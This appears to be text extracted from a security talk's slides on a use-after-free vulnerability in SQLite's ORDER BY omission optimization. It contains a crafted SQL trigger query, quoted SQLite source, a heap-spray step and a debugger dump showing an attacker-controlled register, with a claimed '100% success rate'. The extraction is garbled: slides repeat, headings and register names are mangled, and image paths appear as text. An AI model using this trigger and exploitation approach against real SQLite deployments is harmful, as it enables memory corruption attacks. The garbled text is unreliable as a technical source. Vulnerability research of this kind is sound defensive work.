SELECT (1)

SELECT (2)processing

SELECT (3)

```
WITH t0 AS (
    SELECT 1 GROUP BY 1 HAVING
    (
        SELECT c0 FROM
            (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
            , t1)
    )
DELETE FROM t0 WHERE 1 IN t0;
```

Causes of vulnerability

SELECT (1)

SELECT (2)processing

SELECT (3)

```
WITH t0 AS (
    SELECT 1 GROUP BY 1 HAVING
    (
        SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
        , t1
    )
    DELETE FROM t0 WHERE 1 IN t0;
```



Reasons for free

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants ORDER BY rowid)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

- ◆ For speed optimization reasons, pOrderBy nodes on pHaving nodes may be removed during code generation: <https://sqlite.org/forum/thread/062d576715d277c8>



Reasons for free

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants ORDER BY rowid)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

- ◆ For speed optimization reasons, pOrderBy nodes on pHaving nodes may be removed during code generation: <https://sqlite.org/forum/thread/062d576715d277c8>



Reasons for free

```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants ORDER BY rowid)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```



```
SELECT country_long, count(*) FROM
(SELECT * FROM global-power-plants)
WHERE country_long IS NOT NULL
GROUP BY country_long ORDER BY count(*) DESC
```

- ◆ For speed optimization reasons, pOrderBy nodes on pHaving nodes may be removed during code generation: <https://sqlite.org/forum/thread/062d576715d277c8>



Reasons for free


```
if( pSub->pOrderBy!=0
    && (p->pOrderBy!=0 || pTabList->nSrc>1)          /* Condition (5) */
    && pSub->pLimit==0                                /* Condition (1) */
    && (pSub->selFlags & SF_OrderByReqd)==0           /* Condition (2) */
    && (p->selFlags & SF_OrderByReqd)==0             /* Condition (3) and (4) */
    && OptimizationEnabled(db, SQLITE_OmitOrderBy)
){
    sqlite3ExprListDelete(db, pSub->pOrderBy);
    pSub->pOrderBy = 0;
}
```

```
HAVING (
    SELECT c0 FROM
        (SELECT count(DISTINCT c0 IN t1) ORDER BY 1)
    , t1
)
```




Reasons for free


```
if( pSub->pOrderBy!=0
    && (p->pOrderBy!=0 || pTabList->nSrc>1)          /* Condition (5) */
    && pSub->pLimit==0                                /* Condition (1) */
    && (pSub->selFlags & SF_OrderByReqd)==0           /* Condition (2) */
    && (p->selFlags & SF_OrderByReqd)==0             /* Condition (3) and (4) */
    && OptimizationEnabled(db, SQLITE_OmitOrderBy)
){
    sqlite3ExprListDelete(db, pSub->pOrderBy);
    pSub->pOrderBy = 0;
}
```



Cause UAF!



Cause UAF!





Cause UAF!

```
static void resetAccumulator(Parse *pParse, AggInfo *pAggInfo){
    ....
    for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc; i++, pFunc++){
        if( pFunc->iDistinct>=0 ){
            Expr *pE = pFunc->pFExpr;
            if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
                sqlite3ErrorMsg(pParse, "DISTINCT aggregates must have exactly one "
                    "argument");
                pFunc->iDistinct = -1;
            }else{
                KeyInfo *pKeyInfo = sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0);
                pFunc->iDistAddr = sqlite3VdbeAddOp4(v, OP_OpenEphemeral,
                    pFunc->iDistinct, 0, 0, (char*)pKeyInfo, P4_KEYINFO);
                ExplainQueryPlan((pParse, 0, "USE TEMP B-TREE FOR %s(DISTINCT)",
                    pFunc->pFunc->zName)); }}
```



Heap spray

- ◆ Add where node and BLOB data



Heap spray


[REGISTERS]		
RAX	0x1e0c00c30410	← 'AA'
RBX	0x1e0c00bedd40	← 0xb00000000
RCX	0xffffffff7	
RDX	0x1e0c00b5b580	← 0x1b50100000001
RDT	0x1e0c00b83c91	← 0x900000f7
RSI	0x4141414141414141 ('AAAAAAA')	
R8	0x0	
R9	0x1e0c00b83000	← 0x40 /* '@' */
R10	0x0	
R11	0x1e0c00ae2580	→ 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
R12	0x1e0c00bedcb8	← 0x0
R13	0x1	
R14	0x7f75fb9b0ff8	→ 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
R15	0x1e0c00ae2580	→ 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
RBП	0x7f75fb9af920	→ 0x7f75fb9afb30 → 0x7f75fb9af40 → 0x7f75fb9afe00 → 0x7f75fb9afec0 ← ...
RSP	0x7f75fb9af8e0	→ 0x1e0c00ae2580 → 0x1e0c002f7200 → 0x1e0c00a61800 ← 0x1000000003
RIP	0x55b5d5373e15	← cmp dword ptr [rsi], 1
[DISASM]		
▶ 0x55b5d5373e15	cmp dword ptr [rsi], 1	
0x55b5d5373e18	jne 0x55b5d5373e60	<0x55b5d5373e60>
↓		
0x55b5d5373e60	lea rsi, [rip - 0x21d67d5]	
0x55b5d5373e67	mov rdi, r14	
0x55b5d5373e6a	xor eax, eax	
0x55b5d5373e6c	call 0x55b5d551bfb0	<0x55b5d551bfb0>
0x55b5d5373e71	mov dword ptr [r12 - 4], 0xffffffff	
0x55b5d5373e7a	jmp 0x55b5d5373de7	<0x55b5d5373de7>
0x55b5d5373e7f	int3	
0x55b5d5373e80	push rbp	
0x55b5d5373e81	mov rbp, rsp	
[STACK]		

◆ 100% success rate



